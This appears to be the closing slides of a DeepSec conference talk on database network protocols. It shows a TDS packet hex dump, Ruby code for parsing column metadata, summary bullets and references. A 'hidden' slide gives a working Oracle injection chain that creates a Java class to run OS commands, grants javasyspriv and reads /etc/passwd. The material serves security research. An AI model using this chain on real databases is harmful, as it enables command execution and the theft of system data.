  [+] Token 0xab Info Message
  [-] Token 0xad Login Acknowledgement
      Length: 54
      Ack: 1
      Major version (may be incorrect): 115
      Minor version (may be incorrect): 10
      zero usually
0150  00 2e 00 09 4d 00 53 00  53 00 51 00 4c 00 32 00   ....M.S. S.Q.L.2.
0160  30 00 31 00 32 00 00 01  00 00 00 ad 36 00 01 73   0.1.2... ....6..s
0170  0a 00 03 16 4d 00 69 00  63 00 72 00 6f 00 73 00   ....M.i. c.r.o.s.
0180  6f 00 66 00 74 00 20 00  53 00 51 00 4c 00 20 00   o.f.t. . S.Q.L. .
0190  53 00 65 00 72 00 76 00  65 00 72 00 00 00 00 00   S.e.r.v. e.r.....
01a0  0b 00 08 34 e3 13 00 04  04 34 00 30 00 39 00 36   ...4.... .4.0.9.6
01b0  00 04 34 00 30 00 39 00  36 00 fd 00 00 00 00 00   ..4.0.9. 6.......
```

DEEPSEC

Notes



Notes

76 467.65339 192.168.56.1 192.168.56.101 TDS 455 Response[Malformed Packet]


```
# Parse out the columns
cols = data.slice!(0,2).unpack('v')[0]
0.upto(cols-1) do |col_idx|
        col = {}
        info[:colinfos][col_idx] = col

        #If the protocol is newer than the ancient 0x71, the packet format is different
        if(@major > 113)
                col[:utype] = data.slice!(0,4).unpack('v')[0]
        else
                col[:utype] = data.slice!(0,2).unpack('v')[0]
        end
        col[:flags] = data.slice!(0,2).unpack('V')[0]
        col[:type]  = data.slice!(0,1).unpack('C')[0]

        case col[:type]
        when 48
                col[:id] = :tinyint
        when 50
                col[:id] = :bit
```

Summary

- There was no SQL injection in this presentation
- If you play with DLL injection you may find dirty things in the OCI driver
- All roads lead to us
- C64 style backfires
- We do not deal with Oracle only

Summary

- There was no SQL injection in this presentation
- If you play with DLL injection you may find dirty things in the OCI driver
- All roads lead to us
- C64 style backfires
- We do not deal with Oracle only



one more thing...

DEEPSEC

This slide does not exist!

```
select null, null, dbms_xmlquery.newcontext('declare PRAGMA
AUTONOMOUS_TRANSACTION; begin execute immediate ''create or replace and resolve
java source named "JAVACMD" AS import java.lang.*; import java.io.*;public class
JAVACMD{public static String execCommand (String command) throws IOException
{Process p=Runtime.getRuntime().exec(command);InputStream ir =
p.getInputStream();byte[] b=new byte[2000];ir.read(b,0,2000);return new
String(b);}};'';end;') from dual;

select null, null, dbms_xmlquery.newcontext('declare PRAGMA
AUTONOMOUS_TRANSACTION; begin execute immediate ''create or replace function
javacmdproc(p_command  in  varchar2) return varchar2 as language java name
''''JAVACMD.execCommand (java.lang.String) return String'''; ''; end;') from
dual;

select null, null, dbms_xmlquery.newcontext('declare PRAGMA
AUTONOMOUS_TRANSACTION; begin execute immediate ''grant javasyspriv to bdapp'';
end;') from dual;


select javacmdproc('/bin/cat /etc/passwd'), null, null from dual;
```

References

- www.soonerorlater.hu
- www.cqure.net
- http://www.davidlitchfield.com
- http://www.petefinnigan.com/
- http://www.red-database-security.com/whitepaper/presentations.html
- http://www.scriptjunkie.us/2011/08/writing-meterpreter-extensions/
- http://www.joxeankoret.com/download/tnspoison.pdf

DEEPSEC

Thank You!

INSERT INTO DeepSecMessages
VALUES (“**Thx for the Hekkcamp participants!**”);

INSERT INTO DeepSecMessages
VALUES (“**See U @ DeepSec 2013**”);

Get all the goodies from:
http://soonerorlater.hu

	László Tóth	**Ferenc Spala**
	donctl	spala.ferenc
	@donctl	@FerencSpala
	n/a	spala.ferenc
	László Tóth	Ferenc Spala